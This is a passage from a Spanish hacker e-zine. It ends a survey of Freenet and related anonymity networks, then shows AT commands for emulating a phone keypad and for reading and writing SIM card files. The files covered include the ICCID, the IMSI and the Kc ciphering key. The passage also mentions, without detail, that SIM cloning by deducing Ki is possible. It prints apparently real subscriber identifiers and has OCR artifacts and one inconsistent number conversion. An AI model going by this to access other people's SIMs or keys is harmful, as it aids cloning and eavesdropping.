Aunque Freenet es totalmente anonima, desearemos saber con quien estamos escribiendonos en cada momento, no? Y como se come eso? Pues a lo que me refiero es a que querremos saber si la persona que escribe es la misma que mantiene ese freesite que tanto nos gusto... o si es un cretino que solo se dedica a insultar al resto de la gente.

Para ello, los usuarios del FMB pueden insertar informacion personal propia: cual es la clave de su freesite, sus intereses, lo que estan haciendo/buscando, y cosas asi. No solo eso, tambien otros usuarios pueden hacer comentarios y "puntuar" las actitudes de los demas. La puntuacion es muy sencilla: puedes decidir que un usuario es bueno, malo o neutral. Si alguien no te cae bien por algun motivo, puedes puntuarlo como malo (evil) e indicar dicho motivo en tu comentario. Tambien si te cae bien/es amigo del IIP o lo que sea puedes poner una puntuacion de "bueno". La puntuacion neutral se utiliza mucho para hacer saber a los usuarios recien llegados que se ha recibido su anuncio por el canal de "anuncios", y esto se considera de cortesia hacia ellos.

6.2.4. Ajedrez.

Ademas de poder enviar mensajes, el cliente FMB tiene un "chess lounge", un subsistema para poder jugar al ajedrez en linea con otros usuarios de FMB, con su propio tablero y con el que puedes ver todas las partidas que en ese momento se esten jugando.

Existen otros programas de mensajeria como Frost y seguro que varios mas, pero FMB (junto con Frost) parece ser el mas extendido.

6.2.5. Anuncios de freesites.

En la version que utilizo en estos momentos se ha añadido la opcion de insertar anuncios de freesites, de forma que todos sepan que hay disponible un nuevo freesite o una nueva edicion de uno antiguo y la clave correspondiente. Esto sirve para eliminar la dependencia de la red de indices como TFE, The Tower (TFEE) o YoYo!.

6.2.6. El problema de las 00:00:00.

FMB utiliza un mecanismo que se basa en la fecha para insertar los datos referentes a los usuarios activos, los mensajes, etc. Por ello cuando pase de las 23:59 GMT a las 00:00 GMT debeis reiniciar el cliente o seguira pidiendo los datos con la fecha en que lo arrancaste (que ahora sera ayer) y no recibiras los nuevos.

NOTA para usuarios españoles: La tipica duda resuelta. España esta en GMT+1, GMT+2 con el DST (Daylight Saving Time) u horario de verano en cristiano. Asi que a la 1 con el horario de invierno y a las 2 con el de verano (siempre hora local del ordenador, no empeceis a mirar el teletexto) hay que reiniciar FMB.

6.3. NIM.

NIM son las siglas de Nearly Instant Messaging. En realidad NIM no es ningun programa, sino mas bien una tecnica surgida a partir de Freenet para que los usuarios de un freesite den sus opiniones acerca del mismo.

La tecnica es sencilla y rapida de implementar. Se basa en que el usuario envie sus comentarios insertandolos con una clave KSK determinada, por ejemplo KSK@comentario_web_lindir-X, donde X se sustituye por un numero. Cada usuario que incluya un comentario debe insertarlo incrementando X en una unidad, de forma que no se produzca lo que se denomina una "colision" (es decir, dos archivos distintos con la misma clave). Para evitarlo, lo que se hace usualmente es añadir enlaces a dichas claves en marcos de la pagina e indicar al usuario que solo utilice una clave el marco no se encuentra, de igual forma que cuando se ponen referencias a futuras ediciones de un freesite. En otros sites simplemente tienes que ir probando hasta encontrar uno libre, sin marcos que te ayuden.

El creador de la Web solo tendra que pedir a Freenet los archivos asociados a dichas claves de forma secuencial hasta que ya no le sea posible conseguir ninguno mas. En futuras ediciones del site (ediciones o versiones DBR) se cambia el numero X al primer mensaje no utilizado que haya para que los usuarios no tengan que probar desde el principio, claro.

6.4. El proyecto Invisible IRC.

He visto que hay bastante desconocimiento de este tema por ahi. Aunque algunas paginas web anuncien al IIP de esta forma:
"Sobre esta red [Freenet] se ha creado tambien un servicio de chat anonimo, IIP (Invisible IRC Project)..."
(http://diariored.com/blog/soft/archivo/000049.html)
El IIP no "corre" sobre Freenet. Es una red aparte.

El proyecto IIP (Invisible IRC Proyect) es una red similar a Freenet, totalmente anonima (aunque no distribuida, al menos no el servidor IRC), pero con el IRC como unico servicio. La diferencia fundamental con Freenet es que solo existe un servidor IRC para toda la red, con lo cual si este servidor se encuentra inoperativo, el Invisible IRC no funcionara. El metodo para conseguir el anonimato es el mismo que Freenet usa: el obscurantismo a traves de varios "relays".

Aunque son redes distintas, existe una aplicacion (Frazaa) que utiliza ambas para un mismo objetivo: compartir archivos en red de forma anonima. Frazaa actua enviando los mensajes de control a traves del IIP y utilizando Freenet como medio comun para el almacenamiento, de forma que las claves con las que se accede a los datos en Freenet se intercambian mediante el IIP. Es incluso mejor que opciones como KazaA puesto que no necesitas que el usuario que inserto la informacion este conectado una vez conoces la clave: Freenet es la que contiene los datos, no el usuario.

Ademas del daemon IRC, que controla 0x90/nop, existe un bot en la red conocido como Trent y creado y mantenido por mids. Este bot es el que controla todo el proceso de registro de nicks y canales del IIP. Trent permite que no usurpen tu nick y tambien el "anonymail", un metodo de mensajeria totalmente anonimo a traves del IIP.

Existe gran controversia acerca del hecho de que 0x90/nop tiene todo el control sobre el servidor e incluso se han dado casos en los que ha realizado un /kill a algun usuario, yendo en contra de la libertad total de expresion que es un objetivo a seguir tanto por Freenet como por el IIP. De todos modos, estos son casos muy extraños y en general nadie recibe un

opkill en el IIP, aunque insulte a otros usuarios o inunde los canales. El /ignore es la unica solucion en estos casos (posiblemente, ayudado por algun script que haga "nick-following").

El proyecto IIP tiene su pagina de inicio en www.invisiblenet.net/iip/ y desde ella podemos bajarnos el cliente/servidor de la red (el equivalente a Fred en IIP). Al contrario que Fred, el cliente esta escrito en C y hay versiones precompiladas para Windows y fuentes para Unix (tambien Linux, *BSD y Mac OSX, claro).

Una vez compilado e instalado el programa (en unix se llama isproxy), lo que tenemos es un daemon IRC escuchando en nuestra maquina y conectados a otras maquinas que conforman la red, al igual que con FProxy. Para acceder a la red, lo unico que necesitamos es un cliente IRC cualquiera y conectar el mismo a localhost (o la direccion de bucle local 127.0.0.1) al puerto indicado (el 6667 por defecto). A partir de aqui, el modo de funcionamiento es el mismo que con el IRC normal, solo que ahora seremos totalmente anonimos.

Destacar el canal #freenet del IIP, donde (claro esta) puedes charlar con muchos de los mantenedores de freesites e incluso con Matt Toseland, alias toad, el "monkey coder" de FProxy, uno de los actuales desarrolladores de Freenet.

6.5. Entropy.
Entropy en realidad se escribe ENTROPY, y significa Emerging Network To Reduce Orwellian Potency Yield. Ahi va eso.

Entropy no es mas que una red del mismo estilo que Freenet (de hecho, utiliza el mismo protocolo para la comunicacion nodo-cliente, el FCP o Freenet Client Protocol) que se supone 100% compatible con clientes Freenet bien hechos. Y bien hechos quiere decir aqui que cumplen la norma del FCP al completo y no basan su funcionamiento en caracteristicas no documentadas de la implementacion del FCP. No he tocado de momento nada este tema, pero parece que el cliente al menos esta hecho en C, lo cual personalmente me parece un acierto (al contrario que hacer el cliente en Java), pero eso es cuestion de gustos. Si alguien quiere ser mas papista que el papa o mas alternativo que Radio3, la web oficial del proyecto Entropy en ingles es
http://entropy.stop1984.com/en/home.html.

6.6. JAP (Java Anonymous Proxy).

Como su propio nombre indica, JAP es un programa que actua como proxy en la misma linea que FProxy, pero en este caso es para navegar por la Web. Supongo que el sistema que utiliza para mantener el anonimato es similar al que usa Freenet o los servidores de correo anonimo. Claro que en este caso es solo anonimato del receptor de la informacion.

La web para obtener el software correspondiente es:
http://anon.inf.tu-dresden.de/index_en.html

7. Lo que sabe Fred.

Bueno, ya hemos hablado de toda la familia, y de Fred, pero no hemos hablado de que contenidos hay en Freenet... Y la cosa de momento tampoco es para tirar cohetes. (¿o si?) :)

Para el que lo este pensando: si, hay muchas paginas pornograficas, como en la Web. Y si, hay paginas de pedofilia y otras perversiones, tambien como en la Web. Y hay paginas de warez, de musica propietaria en mp3, de generadores de claves de registros para programas propietarios... Hay lo tipico que puedes encontrar en la Web si buscas a fondo. No hay nada demasiado espectacular, nadie creo yo que se dedica a bajarse archivos mp3 de Freenet pudiendo hacerlo

con e-Donkey: la diferencia de velocidad (aqui me refiero a retardo, a latencia, no a regimen binario) es abismal. Y si la musica es casi imposible, imagina entonces las peliculas DivX... eso si que es ciencia ficcion. Hay gente que lo hace, pero a ti las SGAE o la RIAA no van a meterte en el talego por un DivX piratilla (o si?) :)

Ultimamente estan apareciendo una serie de freesites que en opinion de muchos -me incluyo- no hacen ningun bien a Freenet. Son freesites en los que se narra un asesinato. Al contrario que ocurria con "I Killed Jonathan Meyer", los autores no incluyen un mensaje indicando que es todo falso, por lo que Fillament estaba en lo cierto al avisarnos de que algo asi podria pasarle a Freenet. En el momento de escribir estas lineas aun desconozco si dichas historias son ciertas o no -esto ultimo es lo mas probable-, pero no dejan de ser desagradables y me pregunto si alguna vez alguien realmente sera capaz de hacer algo asi. Como siempre digo, estais avisados.

En Freenet puedes poner lo que te de la gana, pero no es una red pensada para descargas masivas de informacion ilegal. Si quieres intentarlo, hazlo. Si quieres poner/ver porno, hazlo. Es tu problema. Pero ni el creador ni los desarrolladores la han creado para eso. La han creado para que tu hagas lo que te de la gana con ella, y publiques sin censura lo que quieras.

Por ejemplo, hay un freesite que parodia los mensajes de la RIAA (Recording Industry Association of America), incluyendo fotos de los campos de concentracion nazis, de personas muriendo de hambre en etiopia o de G.W. Bush al lado de otra de Hitler como si fueran amigos. Eso no puede hacerse en la mayoria de paises en la Web sin buscarte problemas judiciales (no importa que ganes o no), como ha ocurrido los casos de PutaSGAE o el Avertefue. No existe el copyright en Freenet, e incluso puede ser que busques el texto de la licencia GPL y lo que obtengas sea una foto de una señorita desnuda.

Existen noticias de que cierto grupo de usuarios chinos de Freenet utilizan la red para evitar la censura en su pais. Otro ejemplo del uso de Freenet, que no tiene por que ser "maligno" (o si?) :).

Pero sobre todo, Freenet proporciona algo muy interesante: todo el espacio que quieras para poder publicar sin pagar NADA. Claro que, por supuesto, solo si tu informacion es interesante para sus usuarios se mantendra en la red...

8. Conclusiones.

Lo bueno (o malo) de Freenet es que no hay ley, es el paraiso de los anarquistas y un lugar muy interesante donde experimentar si tienes tiempo y ganas. Como decian en cierta revista de informatica de ocio, es "Solo para adictos".

Desde luego si lo que buscas es entrar en ordenadores de manera sencilla, mejor sera que te vayas olvidando: no hay nada nuevo para ello en estos protocolos. Si lo que buscas es un estudio sobre un apartado distinto de la seguridad en Internet (porque eres un paranoide, posiblemente) quiza sea el momento de empezar a estudiar el tema.

Por ultimo, para todo aquel que piense que los usuarios de Freenet son todos unos depravados pederastas o psicopatas, quiero decirle que esta muy equivocado. No escribo este articulo para animar a nadie a delinquir -y menos que luego lo cuente en un freesite- y repudio la pederastia, como la mayor parte de usuarios de Freenet. Esta es solo una red que esta naciendo, y el camino que tome depende de sus usuarios futuros, asi que es pronto para comenzar una caza de brujas. Quiza algun dia sea realmente necesaria una red asi, y entonces ya tendremos casi todo el camino andado.

Recordad que Freenet no es otro e-donkey: es una tabla de hashes totalmente distribuida (jrand0m dixit). Ya podeis ir pensando que hacer con ella.

Lindir.

-[0x09]--
-[Moviles - 2]--
-[FCA00000]--SET-28--

Aqui estoy de nuevo para contaros mas cosas sobre mi maravilloso telefono movil.
Al parecer mi anterior articulo fue instructivo para alguno de vosotros, asi
que voy a conter un par de detalles mas.

El primero se refiere al comando AT+CKPD
Definido en ETSI TS 100 916 V7.6.0 (2001-03), este comando sirve para emular
el teclado del terminal enviando cada pulsacion como caracteres.
Los parametros son:
+CKPD=<keys>[,<time>[,<pause>]]
Donde <time> es el tiempo, en decimas de segundo, que cada tecla es mantenida
pulsada, y <pause> es el tiempo, tambien en decimas de segundo, que hay que
esperar entre una pulsacion y otra.
<keys> es una cadena de caracteres que representa las teclas, segun el listado
siguiente:

Char	IRA (dec)	Commentario (y algunos simbolos)
#	35	hash
%	37	signo de porcentaje (P)
*	42	estrella(*)
0... 9	48... 57	teclas de numeros
:	58	caracter de escape para teclas especificas del fabricante
;	59	caracter de escape para cadenas de caracteres
<	60	flecha izquierda
>	62	flecha derecha
@	64	tecla alfa (a/ABC)
A/a	65/97	canal A (A)
B/b	66/98	canal B (B)
C/c	67/99	limpiar pantalla (C/CLR)
D/d	68/100	bajar volumen
E/e	69/101	terminar conexion (END)
F/f	70/102	funcion (FCN)
L/l	76/108	bloquear telefono (LOCK)
M/m	77/109	menu (MENU)
P/p	80/112	alimentacion (PWR)
Q/q	81/113	silencio/mudo (MUTE)
R/r	82/114	rellamar numero anterior (R/RCL/MR)
S/s	83/115	empezar conexion (SEND)
T/t	84/116	guardar/ memoria (STO/M/M+)
U/u	85/117	subir volumen
V/v	86/118	flecha abajo
W/w	87/119	pausa
X/x	88/120	auxiliar (AUX)
Y/y	89/121	borrar ultimo caracter (C)
[	91	tecla 1
]	93	tecla 2
^	94	flecha arriba

Como se ve, son bastante graficos.
El caracter 58 ":" se usa para indicar una unica tecla que no esta en esta
tabla, mientras que el 59 ";" es usado para indicar un conjunto de tales
caracteres. Los caracteres que le siguen seran tratados como numeros, y no
convertidos a sus teclas correspondientes, hasta encontrar un caracter
finalizador 59 .
Hasta aqui, lo que dice el libro. Vamos a ver como funciona.
Enciendo el movil, lo conecto al puerto serie, arranco el hyperterminal,
escribo
AT
y me responde

```
OK

Ahora escribo
at+ckpd=0
responde
OK
y en la pantalla me aparece el caracter "0". Esto marcha.

at+ckpd=630111111
y escribe esos numeros en la pantalla.
?Como sera para iniciar la llamada?
Normalmente yo pulso la tecla verde, que quiere decir SEND, asi que pruebo
at+ckpd=s
Y empieza a llamar ! Sorprendente.
Para cortar la llamada deberia ser END
at+ckpd=e
y funciona. Aunque tambien podria haber usado
at+ckpd=c

A ver si con este grafico os haceis una idea de como es mi movil:

/-----------\
| +-------+ |
| |       | |
= |       | |
| +-------+ =
=           |
| ---/^\--- |
| [ <   > ] |
| ---\v/--- |
| S       C |
| --------- |
| 1   2   3 |
| 4   5   6 |
| 7   8   9 |
| *   0   # |
|           |
\-----------/

Por supuesto que los caracteres que he usado son los de la tabla anterior. Por
ejemplo, la tecla verde de SEND esta encima del '1'.
Seguramente tu telefono tiene estas teclas, y quizas alguna mas. Las unicas
tecla que no he podido localizar y que no se usar son las '='. Creo que es algo
del manos libres.
Tambien hay muchas de las teclas de la lista anterior que no se aplican a mi
movil. Por ejemplo, la tecla LOCK ('L') no esta en mi teclado, y por eso
at+ckpd=L
devuelve
ERROR

Por ejemplo, pulsando la tecla de Menu ']' y luego 3 veces la flecha abajo yo
accedo al menu 'Surf&Fun'. Pulsando de nuevo Menu ']' y flecha abajo accedo al
sub-menu de juegos, donde pulso de nuevo Menu para elegir el juego.
at+ckpd=]
OK
at+ckpd=v
OK
at+ckpd=v
OK
at+ckpd=v
OK
at+ckpd=]
```

```
OK
at+ckpd=v
OK
at+ckpd=]
OK
```
Perfecto. Ahora podria jugar desde el hyperterminal, ya que la emulacion de teclas funciona siempre, independientemente del menu en el que se encuentre.

Otro ejemplo: para escribir un SMS accedo al Menu ’]’, luego al primer submenu ’1’, despues al primer sub-sub-menu ’1’ y empiezo a escribir. Esto lo emulo con:
```
at+ckpd=]
OK
at+ckpd=1
OK
at+ckpd=1
OK
```
Ahora hay que escribir las letras. En la tecla ’5’ se encuentran las letras ’j’, ’k’ y ’l’. Para escribir la ’j’ solo tengo que hacer
```
at+ckpd=5
```
Pero para escribir la ’k’ tengo que pulsar 2 veces seguidas el ’5’. Para ello se usa
```
at+ckpd=55
```
Para confirmar que esa es la letra que quiero que aparezca, simplemente espero que pase un tiempo antes de mandar el siguiente comando. Para ello se usa el parametro <pause>
```
at+ckpd=55,,8
```
Todo junto:
```
at+ckpd=44,,8
at+ckpd=666,,8
at+ckpd=555,,8
at+ckpd=2,,8
at+ckpd=1,,8
at+ckpd=6,,8
at+ckpd=88,,8
at+ckpd=66,,8
at+ckpd=3,,8
at+ckpd=666,,8
```
Cuando lo pruebes, debes dejar una pausa antes de teclear cada uno de los comandos porque el telefono no es muy rapido al responder.

Hay algunos comandos que necesitan que las teclas permanezcan pulsadas durante mas de un tiempo dado. Por ejemplo, para marcar un numero internacional que empieza por ’+’ lo que hay que hacer es pulsar el ’0’ durante mas de medio segundo. Para eso se usa el parametro <time> :
```
at+ckpd=0,6
```

El telefono se bloquea pulsando la tecla ’#’ durante mas de medio segundo:
```
at+ckpd=#,6
```
Y se desbloquea pulsando esto otra vez, y luego la tecla de menu ’]’:
```
at+ckpd=#,6
at+ckpd=]
```

El unico comando que parece no funcionar es el de apagar el movil. Normalemente yo pulso la tecla roja ’e’ durante 3 segundos. Pero no pasa nada cuando hago
```
at+ckpd=e,30
```

Como veis, hay todo un mundo escondido tras estos pequenios y utiles dispositivos.


El segundo tema se refiere al acceso a la tarjeta SIM a traves del telefono.
El comando AT+CSIM permite acceso generico al SIM :
AT+CSIM=<length>,<command>
Lamentablemente mi movil (o mi tarjeta SIM) no permite usar este modo que parece ser el mas potente.

Asi que hay que conformarse con la version restringida
AT+CRSM=<command>[,<fileid>[,<P1>,<P2>,<P3>[,<data>]]]

En este caso, es el propio ME quien gestiona el interface SIM-ME y las rutinas de seleccion de datos.
Segun dice la documentacion 3GPP TS 07.07 - ETSI TS 100 916, el valor de <command> puede ser:
176 READ BINARY
178 READ RECORD
192 GET RESPONSE
214 UPDATE BINARY
220 UPDATE RECORD
242 STATUS
(El valor de la primera columna esta dado en decimal)

Pero segun 3GPP TS 11.11 - ETSI TS 100 977 esta lista se amplia a:
'A4' SELECT
'F2' STATUS
'B0' READ BINARY
'D6' UPDATE BINARY
'B2' READ RECORD
'DC' UPDATE RECORD
'A2' SEEK
'32' INCREASE
'20' VERIFY CHV
'24' CHANGE CHV
'26' DISABLE CHV
'28' ENABLE CHV
'2C' UNBLOCK CHV
'04' INVALIDATE
'44' REHABILITATE
'88' RUN GSM ALGORITHM
'FA' SLEEP
'C0' GET RESPONSE
'10' TERMINAL PROFILE
'C2' ENVELOPE
'12' FETCH
'14' TERMINAL RESPONSE
a los que hay que agregar en la fase administrativa:
'2A', 'D0', 'D2', 'DE', 'C4', 'C6', 'C8', 'CA', 'CC', 'B4', 'B6', 'B8', 'BA' y 'BC'.
y para la fase operacional de GSM:
'16', '18', '1A', '1C', y '1E'
(El valor de los comandos viene dado en hexadecimal)

El parametro <fileid> es un identificador de fichero. Mide 2 bytes y, aunque la documentacion dice que se debe especificar en notacion hexadecimal, en mi movil esto no es asi, sino que debe transformarse a decimal.
El primer byte especifica el tipo de archivo, y para GSM es:
3F Archivo maestro (MF)
7F archivo dedicado (DF) de 1er nivel
5F archivo dedicado (DF) de segundo nivel
2F archivo elemental (EF) bajo archivo maestro
6F archivo elemental (EF) bajo archivo de 1er nivel
4F archivo elemental (EF) bajo archivo de segundo nivel
Siguiendo esta estructura:



Notar que solo existen 2 niveles de DFs.

Los parametros P1 y P2 indican el inicio desde donde hay que leer datos, mientras que P3 indica cuantos datos hay que leer. Este numero depende de cada archivo.

Por ejemplo, uno de estos archivos EF seria 6F05, llamado EF_LP. Cada archivo especificado en la documentacion ETSI 3GPP TS 11.11 - ETSI TS 100 977 tiene un proposito, y el de este archivo es indicar el lenguaje preferido. La respuesta mide 4 bytes.
El valor en decimal de 6F05 es 28241 y el comando para leer el dato (READ BINARY) es 176
con lo que
AT+CRSM=176,28421,0,0,4
nos devuelve el contenido de este fichero:
+CRSM: 144,0,0403FFFF
que quiere decir, segun la ISO 639, que mi lenguaje preferido, cuando uso este SIM, es 04 (Espanol) pero que si no esta disponible entonces quiero usar 03 (Ingles) . En ausencia de los dos, que use el primero que encuentre (FF).

Los tipos de archivo pueden ser:
-dedicados. En realidad es una agrupacion de archivos. Consta solo de una cabecera. En cierto modo actuan como directorios.
Hay 4 tipos de archivos dedicados de 1er nivel:
-DF_GSM
-DF_IS41
-DF_TELECOM
-DF_FP_CTS
Todos ellos son hijos del archivo maestro.
Los archivos dedicados de segundo nivel son hijos de DF_GSM
-elementales. Estan compuestos de una cabecera y un cuerpo. Pueden ser de 3 estructuras:
-transparente. Es una secuencia de bytes referenciada por una direccion relativa. Se leen con READ BINARY.
-lineal. Es una secuencia de registros todos de la misma longitud. Cada registro puede ser direccionado relativa o absolutamente. Se leen con READ RECORD.
-ciclico. Sirve para almacenar registros en orden cronologico. Cuando se llenan todo, el mas antiguo es sobre-escrito. Solo se puede modificar uno de ellos aunque es posible leerlos todos, bien relativa o absolutamente. Se leen con READ RECORD.
La diferencia entre transparente y los otros (registro) es que los registros son mini-tablas con varios objetos del mismo tipo, mientras que el transparente no tiene una estructura.

Para leer un archivo es necesario posicionarse en el archivo dedicado que lo contiene.

Cada archivo EF tiene sus propias condiciones de acceso para cada comando. No hay condiciones para MF ni DF.
Los niveles de acceso son:
0: ALW-siempre, cualquier usuario

1: necesario CHV1 (tambien llamado PIN1)
2: necesario CHV2 (tambien llamado PIN2)
3: RFU-reservado. No utilizado
4-14: ADM-administrador
15: NEVER-nunca se puede ejecutar a traves del interface SIM/ME, aunque el SIM puede realizar esta accion internamente.
Notar que el acceso 1 se cumple en cuanto el telefono esta encendido y se ha introducido el codigo de acceso.

Por ejemplo, el archivo llamado EF_ICCID proporciona un numero de identificacion del SIM. Cualquiera (ALW) lo puede leer, nadie (NEVER) lo puede escribir. Esta en la posicion 2FE2 (12258 en decimal) Mide 10 bytes (20 caracteres en formato BCD)
AT+CRSM=176,12258,0,0,10
+CRSM: 144,0,581360110040653702F1
que es lo mismo (reorganizando los digitos de 2 en 2) que el comando
at^scid

Otro archivo: EF_IMSI, el numero internacional de movil. Esta en la posicion 6F07 (28423 en decimal) y mide 10 caracteres, aunque el primero dice realmente cuantos caracteres mide.
AT+CRSM=176,28423,0,0,9
+CRSM: 144,0,087941306411191182
que es lo mismo (reorganizando los digitos de 2 en 2 empezando por el final) que
at+cimi
714034611911128

Vamos con otro ejemplo mas gracioso. El mecanismo de autentificacion y cifrado que se realiza entre la red y el SIM se basa en la clave criptografica Ki del SIM usada por el algoritmo A5. La red envia un numero aleatorio RAND al ME (Mobile Equipment, o sea, el movil) que a su vez es pasado al SIM mediante el comando RUN GSM ALGORITHM. El SIM devuelve los valores SRES y Kc al ME que son derivados de otro algoritmo que explicare luego. El ME envia SRES a la red, quien lo compara con el que habia calculado. Si coinciden, esta autentificado. El valor Kc se puede usar a partir de entonces entre el ME y la red para cualquier comunicacion cifrada.
La clave Ki de autentificacion del usuario se usa en este procedimiento. Mide 128 bits y se guarda en el SIM.
El algoritmo A3 autentifica el MS (ME+SIM) en la red, mientras que el algoritmo A8 se usa para generar la clave de cifrado.
Los parametros de entrada son Ki en el SIM, y RAND en la red.
Los valores de salida son SRES y Kc.
Es conocido, y ampliamente documentado en Internet, un algoritmo para deducir Ki a partir de un monton de pruebas con distintos SRAND y analizando la salida Kc. De hecho existen programas para clonar tarjetas SIM , pero, me pregunto yo: ?para que quiero yo clonar mi propia tarjeta SIM? Por supuesto que duplicar la de otra persona tiene sentido, pero no mi tarjeta. Al parecer las tarjetas construidas a partir de 1999 tienen una limitacion por la que solo se puede ejecutar RUN GSM ALGORITHM un numero maximo de veces para evitar este ataque. Ademas las nuevas tarjetas 3G tienen esta funcionalidad mucho mas desarrollada.

El fichero EF_KC en la posicion 6F20 (28448) almacena esta clave Kc. Para leerlo hace falta acceso 1, lo mismo que para modificarlo! y mide 9 bites, de los cuales el ultimo indica la secuencia:
AT+CRSM=176,28448,0,0,9
+CRSM: 144,0,FB0661EC8BDDA40001
Y deberia cambiar cada vez que a la red le apetezca.

Otro mas:
El archivo EF_SST de la posicion 6F38 indica la lista de servicios instalados y

activos. Asi, algunas tarjetas SIM vienen con algunas posibilidades limitadas. Cualquiera puede leerlo, pero solo el administrador puede modificarlo, lo cual es una lastima.
AT+CRSM=176,28472,0,0,10
+CRSM: 144,0,FF3FFF3F3C003FF3000C
Cada uno de los datos hay que separarlo en 4 doble-bits. Por ejemplo, el primer byte "FF" indica que tengo disponibles y activados los servicios
1: posibilidad de no usar el PIN1
2: puedo marcar numeros abreviados
3: puedo tener una lista de numeros
4: tengo SMS
y asi hasta 50 servicios definidos en el SIM. Hay que tener en cuenta que hay otros muchos servicios definidos en la red.

Otro fichero 6F46 guarda el nombre del proveedor del servicio:
AT+CRSM=176,28486,0,0,17
+CRSM: 148,4
?y esto que significa?

La respuesta a los comandos AT+CRSM=
es del tipo
+CRSM: SW1,SW2,DATA
donde SW1 y SW2 marcan el codigo de error y DATA es el resultado si es satisfactorio.
Los codigos de error (en hexadecimal) son:
90+00 exito
91+XX exito, con informacion extra. XX es la longitud de DATA
9E+XX fallo, por transferencia de datos
9F+XX exito, longitud de la respuesta
93+00 ocupado
92+0X exito, pero tras X intentos
92+40 problema de memoria
94+00 no se ha seleccionado un EF
94+02 direccion invalida, fuera de rango
94+04 archivo no encontrado
94+08 comando no apropiado para ese archivo
98+02 necesita PIN1
98+04 acceso no autorizado
98+08 en contradiccion con el status del PIN
98+10 en contradiccion con el status de la invalidacion
98+34 error. SSD fuera de secuencia
98+40 acceso no autorizado. bloqueado
98+50 no se puede incrementar mas ese fichero
67+XX parametro incorrecto P3.
6B+XX parametro incorrecto P1 o P2
6D+XX codigo de instruccion desconocida
6E+XX codigo de instruccion incorrecta
6F+00 error, parametros de entrada erroneos para la autentificacion
6F+XX problema tecnico

En este caso hemos obtenido error 148+4 (94+04 en Hex) lo que quiere decir que hemos elegido un fichero que no existe en mi SIM, debido a que su implementacion es opcional.

Hasta ahora hemos venido usando el comando AT+CRSM=176 , es decir, ’B0’ READ BINARY.
Existe otro comando complementario AT+CRSM=214 , es decir, ’D6’ UPDATE BINARY

Primero leemos el archivo EF_LP que contiene el idioma:
AT+CRSM=176,28421,0,0,4
+CRSM: 144,0,030504FF

```
y lo escribimos con nuevos datos:
AT+CRSM=214,28421,0,0,4,08FFFFFF
+CRSM: 144,0
Todo correcto. A partir de ahora, nuestro lenguaje preferido de cara a la red
sera griego (08).
Por supuesto hemos sido capaces de escribirlo porque el nivel de acceso es 1
(PIN1). La mayoria de ficheros interesantes tienen nivel 4-14, es decir,
administrador, por lo que solo el creador de la tarjeta SIM los puede modificar
con una clave super-secreta.

Otro de los comandos nos sirve para ver las propiedades de los ficheros, aun
sin ver su contenido. Todo el mundo tiene acceso a esta informacion, aunque el
cuerpo del archivo necesite un nivel superior de acceso. Este comando es 242
'F2' STATUS

La respuesta al comando STATUS es una cadena con los siguientes bytes para un
archivo elemental EF:
1-2    reservado
3-4    tamanio del archivo
5-6    identificador del archivo
7      tipo: 00=reservado 01=MF 02=DF =4=EF
8      reservado
9-11   condiciones de acceso; permisos
12     status.
         b1=0 : invalidado    b1=1 : no invalidado
         b2 reservado
         b3=1 : legible y modificable aunque este invalidado
         b4-b8 : reservado
13     longitud de los siguientes datos
14     estructura del EF: 00=transparente 01=lineal 03=ciclico
15     longitud del registro
16-fin reservados

Los permisos en los bytes 9-11 se parten en 6 trozos de medio byte (4 bits)
con los valores:
0: ALW-todos
1: PIN1
2: PIN2
3: RFU-reservado
4-E: ADMinistrador
F: NEW-nuevo. (No significa NEVER)
y
el primer medio-byte indica permisos de lectura
el segundo medio-byte indica permisos de modificacion
el tercer medio-byte no se usa. Reservado
el cuarto medio-byte indica permisos de incremento (si tiene sentido)
el quinto medio-byte indica permisos de invalidacion
el sexto medio-byte indica permisos de re-habilitacion
Mira el ejemplo 01FFBB anterior para entenderlo mejor.


Y esta es la respuesta al comando STATUS es una cadena con los siguientes
bytes para un archivo elemental MF o DF:
1-2    reservado
3-4    memoria que no esta asignada a ningun archivo
5-6    identificador del archivo
7      tipo: 00=reservado 01=MF 02=DF =4=EF
8-12   reservado
13     longitud de los siguientes datos
14-34  datos especificos de GSM
 14 caracteristicas del fichero, indicando si detiene el reloj
 15 numero de DFs
```

```
 16 numero de EFs
 17 numero de CHVs y codigos administrativos
 18 Reservado
 19 status del CHV1 (PIN1)
 20 status del desbloqueo de CHV1 (PIN1)
 21 status del CHV2 (PIN2)
 22 status del desbloqueo de CHV2 (PIN2)
 23 Reservado
 24-34 Reservado para administracion


Vamos con ello:
at+crsm=242,28421
+CRSM: 144,0,000000046F05040001FFBB01020000

Todo este lio de datos se parte en trozos:
0000 No usado
0004 tamanio
6F05 identificador
04   tipo de archivo: EF
00   sin uso
01FFBB acceso: todos leen(0), PIN1 escribe(1), reservado(F), nadie
               incrementa(F), ADM invalida(B), ADM re-valida(B)
01    status: no invalidado
02    longitud de los siguientes datos
00    estructura de EF
00    longitud del registro

con otra tarjeta SIM diferente:
at+crsm=242,28421
+CRSM: 144,0,000000046F05040101F0FF01020000
Lo unico que cambia son los permisos de acceso:
01F0FF: todos leen, PIN1 escribe, reservado(0), nadie incrementa, ADM invalida,
ADM re-valida
Es decir, que esta otra tarjeta SIM el dato reservado esta inicializado a 0.
Es curioso, porque la especificacion dice claramente que los datos reservados
deberian se inicializados a 'F'

Aqui esta la lista de ficheros.
Primer columna: Identificacion del fichero
Segunda: Descripcion
Tercera: Posibilidad de que la red haga cambios. Valores:

'2F05' Extended Language preference -Si
'2FE2' ICC identification -No
'4F20' Image data -Si
'4Fxx' Image Instance data Files -Si
'6F05' Language preference -Si
'6F07' IMSI -Cuidado (nota)
'6F20' Ciphering key Kc -No
'6F2C' De-personalization Control Keys -Cuidado
'6F30' PLMN selector -Cuidado
'6F31' HPLMN search period -Cuidado
'6F32' Co-operative network -Cuidado
'6F37' ACM maximum value -Si
'6F38' SIM service table -Cuidado
'6F39' Accumulated call meter -Si
'6F3A' Abbreviated dialling numbers -Si
'6F3B' Fixed dialling numbers -Si
'6F3C' Short messages -Si
'6F3D' Capability configuration parameters -Si
'6F3E' Group identifier level 1 -Si
```

```
’6F3F’ Group identifier level 2 -Si
’6F40’ MSISDN storage -Si
’6F41’ PUCT -Si
’6F42’ SMS parameters -Si
’6F43’ SMS status -Si
’6F44’ Last number dialled -Si
’6F45’ CBMI -Cuidado
’6F46’ Service provider name -Si
’6F47’ Short message status reports -Si
’6F48’ CBMID -Si
’6F49’ Service Dialling Numbers -Si
’6F4A’ Extension 1 -Si
